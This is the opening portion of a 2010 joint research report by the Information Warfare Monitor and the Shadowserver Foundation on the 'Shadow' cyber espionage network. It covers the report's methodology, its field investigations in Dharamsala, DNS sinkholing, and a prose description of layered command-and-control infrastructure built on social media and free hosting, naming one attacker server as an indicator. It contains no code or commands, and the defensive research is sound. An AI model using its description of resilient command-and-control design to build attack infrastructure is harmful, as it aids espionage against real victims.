JR03-2010

SHADOWS IN THE CLOUD:

Investigating Cyber Espionage 2.0

JOINT REPORT:

Information Warfare Monitor
Shadowserver Foundation

April 6, 2010

WEB VERSION. Also found here:
http://shadows-in-the-cloud.net

Foreword

Crime and espionage form a dark underworld of cyberspace. Whereas crime is usually the first to seek out new opportunities and methods, espionage usually follows in its wake, borrowing techniques and tradecraft. The *Shadows in the Cloud* report illustrates the increasingly dangerous ecosystem of crime and espionage and its embeddedness in the fabric of global cyberspace.

This ecosystem is the product of numerous factors. Attackers employ complex, adaptive attack techniques that demonstrate high-level ingenuity and opportunism. They take advantage of the cracks and fissures that open up in the fast-paced transformations of our technological world. Every new software program, social networking site, cloud computing, or cheap hosting service that is launched into our everyday digital lives creates an opportunity for this ecosystem to morph, adapt, and exploit.

It has also emerged because of poor security practices of users, from individuals to large organizations. We take for granted that the information and communications revolution is a relatively new phenomenon, still very much in the midst of unceasing epochal change. Public institutions have adopted these new technologies faster than procedures and rules have been created to deal with the radical transparency and accompanying vulnerabilities they introduce.

Today, data is transferred from laptops to USB sticks, over wireless networks at café hot spots, and stored across cloud computing services whose servers are located in far-off political jurisdictions. These new modalities of communicating de-concentrate and disperse the targets of exploitation, multiplying the points of exposure and potential compromise. Paradoxically, documents and data are probably safer in a file cabinet, behind the bureaucrat's careful watch, than they are on the PC today.

The ecosystem of crime and espionage is also emerging because of opportunism on the part of actors. Cyber espionage is the great equalizer. Countries no longer have to spend billions of dollars to build globe-spanning satellites to pursue high-level intelligence gathering, when they can do so via the web. We have no evidence in this report of the involvement of the People's Republic of China (PRC) or any other government in the *Shadow* network. But an important question to be entertained is whether the PRC will take action to shut the *Shadow* network down. Doing so will help to address long-standing concerns that malware ecosystems are actively cultivated, or at the very least tolerated, by governments like the PRC who stand to benefit from their exploits though the black and grey markets for information and data.

Finally, the ecosystem is emerging because of a propitious policy environment — or rather the absence of one — at a global level. Governments around the world are engaged in a rapid race to militarize cyber space, to develop tools and methods to fight and win wars in this domain. This arms race creates an opportunity structure ripe for crime and espionage to flourish. In the absence of norms, principles and rules of mutual restraint at a global level, a vacuum exists for subterranean exploits to fill.

There is a real risk of a perfect storm in cyberspace erupting out of this vacuum that threatens to subvert cyberspace itself, either through over-reaction, a spiraling arms race, the imposition of heavy-handed controls, or through gradual irrelevance as people disconnect out of fear of insecurity.

There is, therefore, an urgent need for a global convention on cyberspace that builds robust mechanisms of information sharing across borders and institutions, defines appropriate rules of the road for engagement in the cyber domain, puts the onus on states to not tolerate or encourage mischievous networks whose activities operate from within their jurisdictions, and protects and preserves this valuable global commons.

Until such a normative and policy shift occurs, the shadows in the cloud may grow into a dark, threatening storm.

Ron Deibert
Director, the Citizen Lab, Munk School of Global Affairs
University of Toronto

Rafal Rohozinski
CEO, The SecDev Group (Ottawa)

Acknowledgments

This investigation is a result of a collaboration between the Information Warfare Monitor and the Shadowserver Foundation. Our ability to share critical information and analytical insights within a dedicated group of professionals allowed us to uncover and investigate the operation of the network documented in this report. The Information Warfare Monitor (infowar-monitor.net) is a joint activity of the Citizen Lab, Munk School of Global Affairs, University of Toronto, and the SecDev Group, an operational consultancy based in Ottawa specialising in evidence-based research in countries and regions under threat of insecurity and violence. The Shadowserver Foundation (shadowserver.org) was established in 2004 and is comprised of volunteer security professionals that investigate and monitor malware, botnets, and malicious attacks. Both the Information Warfare Monitor and the Shadowserver Foundation aim to understand and accurately report on emerging cyber threats as they develop.

Steven Adair is a security researcher with the Shadowserver Foundation. He frequently analyzes malware, tracks botnets, and deals with cyber attacks of all kinds with a special emphasis on those linked to cyber espionage.

Ron Deibert is Director of the Citizen Lab at the Munk School of Global Affairs, University of Toronto. He is a co-founder and principal investigator of the OpenNet Initiative and Information Warfare Monitor. He is Vice President, Policy and Outreach, Psiphon Inc., and a principal with the SecDev Group.

Rafal Rohozinski is CEO of the SecDev Group and Psiphon Inc. He is a co-founder and principal investigator of the OpenNet Initiative and Information Warfare Monitor, and a senior research advisor at the Citizen Lab, Munk School of Global Affairs, University of Toronto.

Nart Villeneuve is the Chief Security Officer at the SecDev Group, Director of Operations of Psiphon Inc. and a senior SecDev research fellow at the Citizen Lab at the Munk School of Global Affairs, University of Toronto where he focuses on electronic surveillance, targeted malware and politically motivated digital attacks.

Greg Walton conducted and coordinated the primary field-based research for the *Shadow* investigation in His Holiness the Dalai Lama's Office and the Tibetan Government-in-Exile in Dharamsala, India. Greg is a SecDev Group associate and editor of the Information Warfare Monitor website. He is the SecDev Fellow at the Citizen Lab at the Munk School of Global Affairs, University of Toronto.

This report represents a collective activity and numerous others also contributed to the research effort. This includes individuals in India, who for security reasons we cannot name. We are also grateful to the Office of His Holiness the Dalai Lama. The research of the Citizen Lab and the Information Warfare Monitor is supported by a generous grant from the John D. and Catherine T. MacArthur Foundation, in-kind and staff contributions from the SecDev Group, and a generous donation of software from Palantir Technologies Inc. We are very grateful to Masashi Crete-Nishihata (Citizen Lab) and Arnav Manchanda (SecDev Group) for research assistance, and to Jane Gowan (Agent 5 Design and Citizen Lab) for layout and design.

Executive Summary

Shadows in the Cloud documents a complex ecosystem of cyber espionage that systematically compromised government, business, academic, and other computer network systems in India, the Offices of the Dalai Lama, the United Nations, and several other countries. The report also contains an analysis of data which were stolen from politically sensitive targets and recovered during the course of the investigation. These include documents from the Offices of the Dalai Lama and agencies of the Indian national security establishment. Data containing sensitive information on citizens of numerous third-party countries, as well as personal, financial, and business information, were also exfiltrated and recovered during the course of the investigation. The report analyzes the malware ecosystem employed by the *Shadows*' attackers, which leveraged multiple redundant cloud computing systems, social networking platforms, and free web hosting services in order to maintain persistent control while operating core servers located in the People's Republic of China (PRC). Although the identity and motivation of the attackers remain unknown, the report is able to determine the location (Chengdu, PRC) as well as some of the associations of the attackers through circumstantial evidence. The investigation is the product of an eight month, collaborative activity between the Information Warfare Monitor (Citizen Lab and SecDev) and the Shadowserver Foundation. The investigation employed a *fusion methodology*, combining technical interrogation techniques, data analysis, and field research, to track and uncover the *Shadow* cyber espionage network.

Summary of Main Findings

- **Complex cyber espionage network** - Documented evidence of a cyber espionage network that compromised government, business, and academic computer systems in India, the Office of the Dalai Lama, and the United Nations. Numerous other institutions, including the Embassy of Pakistan in the United States, were also compromised. Some of these institutions can be positively identified, while others cannot.

- **Theft of classified and sensitive documents** - Recovery and analysis of exfiltrated data, including one document that appears to be encrypted diplomatic correspondence, two documents marked "SECRET", six as "RESTRICTED", and five as "CONFIDENTIAL". These documents are identified as belonging to the Indian government. However, we do not have direct evidence that they were stolen from Indian government computers and they may have been compromised as a result of being copied onto personal computers. The recovered documents also include 1,500 letters sent from the Dalai Lama's office between January and November 2009. The profile of documents recovered suggests that the attackers targeted specific systems and profiles of users.

- **Evidence of collateral compromise** - A portion of the recovered data included visa applications submitted to Indian diplomatic missions in Afghanistan. This data was voluntarily provided to the Indian missions by nationals of 13 countries as part of the regular visa application process. In a context like Afghanistan, this finding points to the complex nature of the information security challenge where risks to individuals (or operational security) can occur as a result of a data compromise on secure systems operated by trusted partners.

- **Command-and-control infrastructure that leverages cloud-based social media services** - Documentation of a complex and tiered command and control infrastructure, designed to maintain persistence. The infrastructure made use of freely available social media systems that include Twitter, Google Groups, Blogspot, Baidu Blogs, blog.com and Yahoo! Mail. This top layer directed compromised computers to accounts on free web hosting services, and as the free hosting servers were disabled, to a stable core of command and control servers located in the PRC.

- **Links to Chinese hacking community** - Evidence of links between the Shadow network and two individuals living in Chengdu, PRC to the underground hacking community in the PRC.

Table of Contents

PART 1:
Background and Context

1.1 Introduction - Building upon *GhostNet*

Research into computer network exploitation, cyber espionage, malware and botnets has expanded in recent years from a relatively small cottage industry involving primarily technical experts to a major global phenomenon which now includes academia, defence, intelligence, law enforcement, and the private sector. The rapid rise of this industry is in part a recognition of the significant threat that these global criminal ecosystems represent to critical infrastructure, government systems, personal privacy, commerce, and defense. Several high profile cases and events, including the attacks on Google and other American companies in December 2009, underscore the growing threat environment and suggest that these attacks are becoming the norm rather than an exception. Policymakers are responding with legislation, institutional reforms and new initiatives, and an already sizable market for cyber security services is mushrooming into a multi-billion dollar global industry.

This report aims to contribute to research and debate in this domain. Its release is strategic, coming roughly one year after the publication of *Tracking GhostNet* (See Box 1, below).

Box 1. *Tracking GhostNet*: Lessons Learned

Tracking Ghostnet: Investigating a Cyber Espionage Network was the product of a ten-month investigation and analysis focused on allegations of Chinese cyber espionage against the Tibetan community. The research entailed field-based investigations in India, Europe and North America working directly with affected Tibetan organizations, including the Private Office of the Dalai Lama, the Tibetan Government-in-Exile, and several Tibetan NGOs in Europe and North America. The fieldwork generated extensive data that allowed us to examine Tibetan information security practices, as well as capture evidence of malware that had penetrated Tibetan computer systems. We also engaged in extensive data analysis and technical investigation of web-based interfaces to command and control servers that were used by attackers to send instructions to, and receive data from compromised computers.

The report documented a wide ranging network of compromised computers, including at least 1,295 spread across 103 countries, 30 percent of which we identified and determined to be "high-value" targets, including ministries of foreign affairs, embassies, international organizations, news organizations, and a computer located at NATO headquarters. Although there was circumstantial evidence pointing to elements within the People's Republic of China, our investigation concluded that there was not enough evidence to implicate the Chinese government itself and attribution behind *GhostNet* remains a mystery.

The report's aftermath was a learning experience. The data that had been collected during the *GhostNet* investigation included sensitive information about compromised computers in over a hundred countries. Many of the victims were understandably concerned about which of their computers were targeted and compromised, and came to us for information. On our side, we felt unsure about the protocol around information sharing, and were in an awkward position to be able to give information over to governments and affected parties directly without being entirely clear about whom would be responsible and whether or not our interlocutors were appropriate authorities. The notification problems around *Ghostnet* informed our approach to the *Shadows in the Cloud* investigation, including being more conscious from the outset of documenting our notification procedures.

The title of the report — *Shadows in the Cloud: An Investigation into Cyber Espionage 2.0* — is suggestive of several threads that wind their way through the investigation. First, the malware networks we document and analyze are to a large degree organized and operated through the misuse of social networking and cloud computing platforms, including Google, Baidu, Yahoo!, and Twitter, in addition to traditional command and control servers. Second, although we are able to piece together circumstantial evidence that provides the location and possible associations of the attackers, their actual identities and motivations remain illusory. We catch a glimpse of a shadow of attribution in the cloud, in other words, but have no positive identification. The 2.0 designation also contains a *double entendre*: it refers to a generational shift we believe is unfolding in malware networks in multiple dimensions, from what were once primarily simple to increasingly complex, adaptive systems spread across redundant services and platforms, and from criminal and industrial-based exploitation to political, military, and intelligence-focused espionage. The 2.0 reference is also meant to note how the *Shadow* investigation is both a re-engagement with, but also a departure from, its predecessor: the *Tracking GhostNet* investigation.

This report is a continuation of *Tracking GhostNet*, but also represents a significantly new investigation yielding different and more nuanced evidence and analysis of the evolving cybercrime and cyber espionage environment. As with *GhostNet*, we are interested in better understanding the evolving nature and complex ecosystem of today's malware networks and see this investigation as helping to build a knowledge base around cyber security research. In this respect, *Shadows in the Cloud* is very much a work-in-progress, insofar as we began this investigation by picking up several threads that were left open-ended or unanswered in the original *GhostNet* investigation, and expect to continue to examine threads that are left hanging in this report.

The aim of this present investigation is to further refine the methodologies used to investigate and analyze malware networks through a *fusion methodology*, which combines network-based technical interrogation, data analysis and visualization, and field-based contextual investigations (See Box 2, below). The combination of methods from different disciplines is a critical and common feature of both the *GhostNet* and *Shadow* investigations and analyses. Network-based technical interrogation, open source data mining and analysis (using tools such as Google), key informant interviews and field-based investigations on their own can accomplish a great deal, but it is through their fusion that a more comprehensive and nuanced understanding can be achieved.

Box 2. Operationalizing the Fusion Methodology

Over the past decade we have been developing a *fusion methodology* for investigating the exercise of political power in cyberspace. This approach combines quantitative, qualitative and technical data, and draws on multidisciplinary analysis techniques to derive results. In our field investigations, we conduct research among affected target audiences and employ techniques that include interviews, long-term *in situ* interaction with our partners, and technical data collection involving system monitoring, network reconnaissance, and interrogation. Data and *in situ* analysis from field investigations are then taken to the lab where they are analysed using a variety of data fusion and visualization methods, based around the Palantir data fusion system. Leads developed on the basis of in-field activities are pursued through technical investigations and the resulting data and analysis outputs are shared with our in-field teams and partners for verification and for generating additional entry points for follow-on field investigations. We then interpret results from these investigations through a variety of theoretical lenses drawing from disciplines of political science, international relations, sociology, risk analysis, and criminology (among others). We believe that through this mixed methods interdisciplinary approach we are able to develop a richer understanding than would be possible from studies that focus solely on technical analysis or that primarily consist of legal, policy or theoretical investigations.

The *Shadow* investigation began as a follow-up of unexplored paths discovered during the *GhostNet* investigation. It started in the offices of Tibetan organizations who suspected they were targets of cyber espionage, and broadened to include a much wider list of victims. The investigation used a number of techniques, including a *DNS sinkhole* we established by registering domains that had previously been used by the attackers targeting Tibetan institutions, such as a computer system at the offices of the Dalai Lama. This reinforces our view that the combination of technical analysis and field investigation forms a fruitful starting point of inquiry that ultimately leads to important insights into the attackers' capabilities, the ability to investigate a much wider domain of infected targets, and a contextual understanding of the attackers.

As was the case with *GhostNet,* dozens of high-level government networks, embassies, international organizations and others have been penetrated, and confidential, sensitive, and private documents stolen. The *Shadows* report underscores the interconnected and complex challenges of cyber security. In particular, it points to the possibility of a perfect storm that may result from a lack of international consensus, ill-developed and implemented security practices, a paucity of notification mechanisms, and the growing confluence of cyber crime, traditional espionage, and the militarization of cyberspace.

1.2 About the *Shadows in the Cloud* Investigation: Beyond *GhostNet*

The *Tracking GhostNet* report revealed a small piece of the underground cyber espionage world. After the report was published, several of the command and control servers listed in the report and part of the network went offline. However, targeted cyber attacks against Tibetan interests and various governments did not suddenly cease. The Shadowserver Foundation had also been looking into several similar cyber attacks both prior to and after the *GhostNet* report was published. Approximately six months after the report's publication, the Shadowserver Foundation and the Information Warfare Monitor began a collaborative effort to further investigate new and related attacks, as well as any remaining parts of *GhostNet*.

Shadows in the Cloud thus departs from *Tracking GhostNet* in several ways. Research on cyber security is rapidly developing, and several groups with widely differing skill sets and experience are working on related areas. Information sharing, generally speaking, is immature and underdeveloped, often hampered by proprietary concerns surrounding the commercial market for cyber security services. Progress on research in this area will only stand to benefit from greater dialogue and information sharing among security researchers. *Shadows in the Cloud* was thus undertaken jointly by the Information Warfare Monitor, which itself is a collaborative engagement between a public and private institution, and the Shadowserver Foundation, which is an all-volunteer watchdog group of security professionals who gather, track and report on malware, botnet activity, and electronic fraud. The Information Warfare Monitor and the Shadowserver Foundation have several complementary resources and data sets. Combining efforts in this way contributed to a much greater pool of knowledge and expertise from which to draw strategic choices along each step of the investigation, and for overall analysis. Lastly, the information sharing that went into *Shadows in the Cloud* extended to the Office of His Holiness the Dalai Lama (OHHDL), the Tibetan Government in Exile (TGIE) and Tibetan non-governmental organizations. Information sharing among victims of network intrusions and espionage is rare. The Tibetan organizations were willing to provide access and share information with our investigation that proved to be invaluable.

Shadows in the Cloud is also distinct from *Tracking GhostNet* in terms of the type of data unearthed during the course of the investigation. With *GhostNet*, while we were able to monitor the exfiltration of sensitive documents from computers to which we had field access, we were unable to otherwise determine which documents were stolen from victims that we had identified, and thus could only infer intentionality on the part of the attackers. In *Shadows*, we were able to recover a significant volume of stolen documents, some of which are highly sensitive, from a drop zone connected to one of the malware networks under observation. Although not unprecedented among cyber security research, access to stolen documents such as those which are analysed here offers a unique but partial insight into the type of information that can be leaked out of compromised computers. It may even help answer some lingering questions about the intentionality and attribution of the attackers, although that is not clear by any means. We pick up both of these threads in detail in our report below.

1.3 Research Framework

Although the research that we engage in is investigatory, it is not simply a report of the facts *per se*. Our aim is to engage the cyber security research community by building upon prior research in a structured, focused manner through a systematic research framework. Several overarching research questions structure the *Shadow* investigation and our analysis. We outline these here, and pick up on them throughout our report.

Observation and Characterization of the Ecosystem of Malware

One of the aims of cyber security research is to observe and characterize the evolving nature and complex ecosystem of today's malware, botnets, cyber espionage and cyber crime networks. This is not a simple task, as the ecosystem of malware is very much like a complex adaptive system, only one that is dispersed across multiple ecosystems, operated by clandestine actors with potential criminal and/or espionage motivations who have shown a propensity to adapt their techniques to new software tools, social networking platforms and other technologies. Crimeware networks, which to some extent are the oldest and most widespread malware networks, target generalized population sets in a mostly undiscriminating fashion. Alongside crimeware networks, however, there are other networks that are more discriminating, often characterized by the use of custom-made software attacks, and which seek to exploit and infiltrate not random pools of victims but rather deliberately selected targets. Within each of these two major types of malware networks are likely many sub-types, including networks that specialize in distributed denial of service (DDoS) attacks. Confusing matters further is that toolkits and techniques used in one instance are borrowed from another, making classification difficult and increasingly questionable. Being able to map the ecosystem of malware, however, is critical for research, policy and operational matters, and so is one of the primary aims of our research in *Shadows in the Cloud* (Adair 2010).

From Criminal Exploitation to Political Espionage?

Cyber crime is as old as cyberspace itself, and criminal networks, as alluded to above, are longstanding characteristics of the dark side of the Internet. What is more novel is the use of criminal exploitation kits, techniques and networks for purposes of political espionage (Villeneuve 2010). Debates about whether or not governments are actively involved in cyber espionage and computer network exploitation, either through agencies they control directly or through some kind of privateering, now dominate the headlines and have become part of a growing politicization of the cyber security arena. One of the aims of our research is to discern to what extent we can impute motivations behind the attacks we document, to help understand whether in fact the networks under our observation are part of a criminal network, a political espionage network, an industrial espionage network, an opportunistic network, or some combination of these. Such questions, it should be pointed out, are entirely distinct (though not unrelated) to the question of attribution (i.e., who is responsible?).

We hypothesize that political espionage networks may be deliberately exploiting criminal kits, techniques and networks both to distance themselves from attribution and strategically cultivate a climate of uncertainty. To answer these questions requires a high degree of nuance, as the information we have been able to obtain is incomplete, and so a great deal of our analysis rests on inferences made on the basis of multiple data sources and our fusion methodology (See Box 2, page 3).

Collateral Compromise

Organizations from around the world have moved swiftly to adopt new information and communication technologies, and have become part of electronically linked communities in the commercial, government, and military sectors. They exchange information as a matter of routine, across social networking and cloud computing platforms, using flash drives and other portable devices, and thus become co-dependent on each others' information and computer and network security practices. The vulnerabilities of one actor can quickly and unintentionally compromise unwitting third parties, which in turn can become the basis for actionable intelligence against those third parties. We hypothesize that there is a high probability for collateral compromise in any malware network because of this mutual dependence. A key consideration, of course, is how to discern intended from unintended victims, a problem that is difficult to solve.

Actionable Intelligence around Exfiltrated Data

Related to collateral compromise is the issue of the strategic value of exfiltrated data. Access to this data can offer important clues about the motivation and attribution of the attackers. It can also provide insight about the strategic value of the type of data that can be accessed through malware networks. In the course of our investigation, we assumed that we would get, at best, only a partial picture of the exfiltrated data, but even that partial picture would provide some potentially meaningful information for those who acquire it. While each individual data point may be of little value, when combined with other data acquired through other means (e.g., open source searching) a very detailed operational picture can be assembled. We try to assess and evaluate the exfiltrated data we were able to access with these issues in mind.

Attribution

Examining attribution is an arduous but important component of any cyber security investigation and has become a major political issue at the highest levels around several recent cyber attacks. In order to characterise the attackers, a variety of technical indicators as well as behavioural indicators need to be analysed (Parker et al. 2004; Parker et al. 2003). These characteristics are interpreted in the context of the nature of the targets and the objective of the attack. The nature and timing of the attack, the exploit, the malware, and the command and control infrastructure, are just some of the components that go into determining attribution. Knowing the methods and behaviour of the attackers as well as the character of the tools the attackers use once inside the target's network, the data that the attackers exfiltrate and where that data goes, are also crucial parts of the overall assessment (Bejtlich 2010; Cloppert 2009; Mandiant 2010).

Moreover, historical information and ongoing intelligence collection are crucial when trying to understand the scope of the threat (Deloitte & Touche LLP, 2010). It is difficult to assess attribution when examining an isolated attack; it is the broader patterns, connections and contextual information that inform the process. However, it is uncommon to have a complete data set covering all aspects of the attackers' operations. Some may have access to data regarding the attackers' activities once inside a particular network. Others may have extensive collections of malware samples and historical data on command and control infrastructure. Others may have information on how the attackers use various exploits, or craft targeted *spear phishing* emails and other methods focused on compromising particular targets. Others may have data retrieved from the attackers that indicate the identity of those who have been compromised. And finally still others may have the necessary geopolitical knowledge to interpret the attacks within a broader context.

Often, investigations do not have the luxury of such a full data set and must rely on incomplete information and partial observations. Further complicating matters is that any of this information is often dependent on mistakes made by the attackers, which typically lead to slices of an overall network instead of a comprehensive view. Any questions concerning attribution must therefore always be set against a context of a complete consideration of alternative explanations and qualified observations.

PART 2:
Methodology and Investigative Techniques

2.1 Methodology

The core of the methodology employed in the *Shadows in the Cloud* investigation rests at the nexus of technical interrogation, field investigation, data analysis, and geopolitical, contextual research (See Box 2, page 3). No one method alone is capable of providing a comprehensive understanding of malware networks; it is through their combination that a complete picture is derived. For example, a technical analysis of exploits and malware used by attackers alone can provide a great deal of insight into capabilities and targets. The command and control servers used by the malware can be enumerated, and can sometimes reveal additional information that can be used to identify those who have been compromised and data that may have been exfiltrated from these targets. However, the technical analysis of exploits and malware samples alone only provides one crucial data set.

Field research is a critical, although sometimes neglected, component of malware research. While much of the emphasis in existing malware research is focused on technical analysis of malware samples, this purely technical approach is unlikely to yield a complete picture. For example, through field research we have found compromised computers checking in with command and control servers that we have not seen in malware samples distributed by the attackers. There is some evidence to suggest that attackers may migrate compromised hosts to new command and control servers and/or command compromised computers to install new malware that is not publicly disseminated through *spear phishing* and other targeted malware attacks. The field research component can thus provide an equally important insight into the attackers' capabilities once the target's network is compromised, as well as updated command and control locations. Moreover, it allows for the investigation of the context surrounding the the target and why the victims may have been targeted in the first place. Finally, the wider geopolitical considerations, derived from both field investigations and contextual research, place the collection of information in a broader context that supplies details around issues such as the timing of the attacks, the nature of the exploitation, including the use of any social engineering techniques, and potentially the identity and motivation of the attackers.

We present our methodology in the following sequence – field investigation first, followed by technical investigations. However, in practice the two are iterative processes. In some circumstances, field investigations begin first, followed by technical investigations, while in other cases the opposite is true. In this case, a technical-based investigative technique (sinkhole analysis) is probably the closest to an actual starting point, although even that method was informed by prior knowledge derived from field and contextual research reaching back to the *Tracking GhostNet* report. In almost all circumstances, geopolitical and contextual research informs both the technical and field research components. In practice, therefore, fusion methodology is a holistic, non-linear approach, but one that takes place in a very structured and focused fashion.

2.2 Field Investigation

Our objective is to ultimately understand the capabilities and motivations of those engaged in targeted malware attacks. Field research provides critical insight into the methods and operations of the attackers. By analyzing computers at locations that are routinely targeted by (similar) attackers, we aim to identify portions of command and control infrastructure that the attackers use for particular targets as well as document the type of data that the attackers exfiltrate from the targets. However, our research aims to be more than just extracting information from those who have been compromised.

The *Tracking GhostNet* investigation revealed significant compromises at Tibetan-exile and Indian targets. It was also found that Indian government related entities, both in India proper and throughout the world, had been thoroughly compromised. These included computers at Indian embassies in Belgium, Serbia, Germany, Italy, Kuwait, the United States, Zimbabwe, and the High Commissions of India in Cyprus and the United Kingdom. During the *GhostNet* investigation we had discovered evidence of multiple infections for which the information available was incomplete, and to which we wanted to return for follow up. In particular, we found one piece of malware uploading sensitive documents. Another report published soon after *Tracking GhostNet*, entitled "The Gh0st in the Shell: Network Security in the Himalayas," analysed the network traffic of Air Jaldi, a community WiFi network in Dharamsala, India. It found that computers in Dharamsala were connecting with two of the control servers documented in our report (Vallentin et al. 2009).

With the aim of focusing on both these wider pattern of compromises, and the hanging threads from the previous investigation, we worked with our existing approach, informed by the view that collecting data as close to the intended target as possible was likely to yield actionable evidence of breaches that could be followed through to their source, lead to wider pools of target sets, and yield information on the attackers.

In conducting the field research we were influenced by the Action Research (AR) literature (Lewin 1946; Curle 1947) that has evolved since the 1940s, as well as other field-based investigation and research techniques. The AR field-based approach feeds into the fusion methodology that guides our overall investigatory process. It employs ethical and participatory observations and structured focused interviews. We combined this grounded research with technical interrogation, including network monitoring activities. As with *GhostNet*, we were fortunate to have the cooperation of Tibetan organizations, and benefited tremendously from the willingness of His Holiness the Dalai Lama and other Tibetans to share information with our investigators. As a result, for the *Shadow* investigation we conducted primary field research in Dharamsala, India from August until December 2009. (Dharamsala is the location of the OHHDL as well as the TGIE).

The primary objectives of the field investigations were to research the wider patterns of compromised Indian and Tibetan related targets, investigate the reports of targeted malware attacks that have emerged from the Tibetan community, and raise information and computer security awareness within the Tibetan community and assist in their security planning and implementation. Throughout the field investigation process, we also investigated the broader social, political, military, and intelligence context. We conducted extensive on-site interviews with officials in the Tibetan Government-in-Exile, the Office of the Dalai Lama and Tibetan NGOs. These interviews allowed us to gain an understanding of the security practices and network infrastructure of compromised locations. We also used network monitoring software during field investigations in order to collect technical data from compromised computer systems and perform an initial analysis to confirm the existence of malware and the transfer of information between compromised computers and command and control servers. The network monitoring tools allowed us to collect samples from compromised computers and identify command and control servers used by the attackers. The network monitoring was undertaken with the explicit consent of the Tibetan organizations.

While monitoring the network traffic of a local NGO, Common Ground, as part of an Internet security audit, traffic from a local WiFi mesh network, TennorNet was also captured, revealing malicious activity. An anomaly was detected when analyzing this traffic: computers in Dharamsala were beaconing or checking in with a command and control server (jdusnemsaz.com/119.84.4.43) located in Chongqing, PRC. The location of Chongqing is contextually interesting as it has a high concentration of Triads — well known Asian-based organized criminal networks — who have significant connections to the Chinese government and the Chinese Communist Party (Lam 2009). The Triads have extended their traditional criminal activities to include technology-enabled crime such as “computer software piracy and credit card forgery and fraud” (Choo 2008).

An investigation revealed that the computer on TennorNet generating the malicious traffic belonged to Mr. Serta Tsultrim, a Tibetan Member of Parliament, editor of of the weekly Tibetan language newspaper *Tibet Express* and the director of the Khawa Karpo Tibet Culture Centre. Tsultrim is also the coordinator of the Association of Tibetan Journalists (ATJ). We probed for his threat perception, and who he felt might be targeting him and why. We sought to establish his perception of what documents and correspondence might be particularly sensitive. Tsultrim was particularly concerned about this network being compromised.

Following the discovery of this compromise, we approached the OHHDL and formally requested permission to audit network traffic to determine whether we could identify similar beacon packets associated with the command and control server (jdusnemsaz.com/119.84.4.43). A representative of OHHDL agreed that we could access the office network under an agreement similar to the initial *GhostNet* investigation. In consultation with OHHDL staff, we focused our attention on the desktop machines that were most likely to be compromised, and commenced a network tap of a number of workstations. Interestingly, it was one of these workstations that was the origin of the *GhostNet* investigation, where we had observed sensitive documents being exfiltrated in September 2008. Almost immediately we identified malicious traffic connecting with the command and control server (jdusnemsaz.com/119.84.4.43).

Our next step was to refer to the management interface in the ICSA-certified Cyberoam firewall that the OHHDL had installed in their network as part of their extensive upgrading of security procedures in the wake of the *GhostNet* breach. We isolated all outbound traffic to the command and control server and identified any other machines on the office Local Area Network that were currently, or had recently, been communicating with the command and control server. From the Cyberoam interface we were able to identify one other machine that was compromised. We proceeded to tap the traffic from this machine and began to see domain names associated with the distributed social media command and control channels that we would later identify in the lab as part of the command and control infrastructure. Similarly, the lab investigation was able to reconstruct the documents that were exfiltrated from OHHDL machines and we were able to brief OHHDL on the extent of the breach.

2.3 Technical Investigative Activities

Our technical investigation was comprised of several interrelated components:

- **DNS Sinkholing** - Through registering expired domain names previously used in cyber espionage attacks as command and control servers, we were are able to observe incoming connections from still-compromised computers. This allowed us to collect information on the methods of the attackers as well as the nature of the victims.
- **Malware Analysis** - We collected malware samples from a variety of attacks that allowed us to determine the exploits the attackers used, the theme used to lure targets into executing the malware, as well as the command and control servers used by the attackers. We also analysed additional malware found on servers under the control of the attackers. Malware samples consisted primarily of the files with the PDF, DOC, PPT and EXE file extensions.
- **Command and Control Server Topography** - We were able to map out the command and control infrastructure of the attackers by linking information from the sinkhole, the field investigations and the malware analysis. We collected the domain names, URL paths and IP addresses used by the attackers. This allowed us to find links between our research and other command and control servers observed in other attacks in prior research.

- **Victim Identification** - We were able to identify victims that the attackers had compromised by analyzing sinkhole server connections, recovering documents that had been exfiltrated, and viewing control panels used by the attackers to direct the compromised computers.
- **Data Recovery** - We were able to retrieve documents that had been sent to *drop zones* from victim systems and stolen by the attackers.

We carried out this research carefully, guided by principles rooted in the computer security field (Burstein 2008; Cooke et al. 2005; Stone-Gross et al. 2009; Smith and Toppel 2009). Our aim was to understand and document the activities of the attackers as well as gather enough information to enable notification of those who had been compromised. The principles that guided our field and technical investigations include the following:

- We collected network data in the field from computers that had been compromised by malware with the consent of the owners of the computers.
- We monitored command and control infrastructure and recovered exfiltrated data in order to gather enough information to understand the activities of the attackers and obtain enough information to enable notification of the victims before moving to notify the service providers and hosting companies to seek to have the networks shut down.
- We worked with government authorities in multiple jurisdictions to notify those who had been compromised and to take down the attacker's command and control infrastructure.
- We were careful to store and handle all of the data we collected in a secure manner.

PART 3:
Mapping the *Shadows in the Cloud*

In order for us to begin to map the *Shadows in the Cloud*, it was important for us to have clear starting points. The first and easiest starting point that we identified was to look back at what was related to and still operational from the previous *Tracking GhostNet* report. We focused primarily on the domains described in *GhostNet* and set out to see what we could learn from them in their current state. The second was to continue collecting and analyzing information on attacks gleaned from field research and reports that were shared with us by third-parties. Each of these starting points branched off from one another and crossed paths in various ways, revealing at least two distinct cyber espionage networks.

We previously mentioned that a large portion of the domain names mentioned in *Tracking GhostNet* went offline following the initial report. As a result, several of the domain names described in it were abandoned. The domains ultimately expired and were available for re-registration. This gave us the opportunity to take over these domains and monitor any connections that might come to them. Doing this allowed us to see connections from victims that were still infected, and learn more about how the command and control server was configured. The Shadowserver Foundation has utilized this technique for a long time (Higgins 2008).

The investigation was broadened further when field research by the Information Warfare Monitor crossed paths with research being done by the Shadowserver Foundation. The field research revealed that a computer system in the OHHDL had been compromised by at least two different types of malware associated with targeted malware intrusions. Based on our understanding of the malware, the domains and on-going research, we assess that this compromise also involved at least two different cyber espionage groups and potentially even a third one. Analysis of several malware components and their associated command and control servers ultimately led to the discovery of an accessible drop zone for documents being siphoned off compromised systems.

The attackers' command and control infrastructure is a critical component of maintaining persistent access to compromised computers. Through this infrastructure, the attackers issue commands to the compromised machines as well as exfiltrate data to drop zones or to the command and control servers themselves. By carefully examining the relationships between command and control servers we were able to map out the extent of one such network and link it with other similar malware networks.

This report focuses on only one of these networks, one that we have named the *Shadow* network. This is a complex network that leveraged social networking websites, webmail providers, free hosting providers and services from some of the largest companies on the Internet as disposable command and control locations. The first layer of control used blogs, newsgroups, and social networking services to maintain persistent control as these system are unlikely to be detected as malicious. As compromised computers accessed these services, they received another command and control location, often located on free web hosting providers. The command and control servers on the free hosting services are often disabled over time – most likely due to reports of malicious activity. When the command and control servers on free web hosting services were disabled, the compromised systems would receive commands from the social networking layer and then beacon (i.e., attempt a connection) to a more stable inner core of dedicated systems located in the PRC. Unlike the command and control servers on free web hosting services, these dedicated servers hosted in the PRC have proven to be quite stable over time.

3.1 Analysis of Data while in the Field

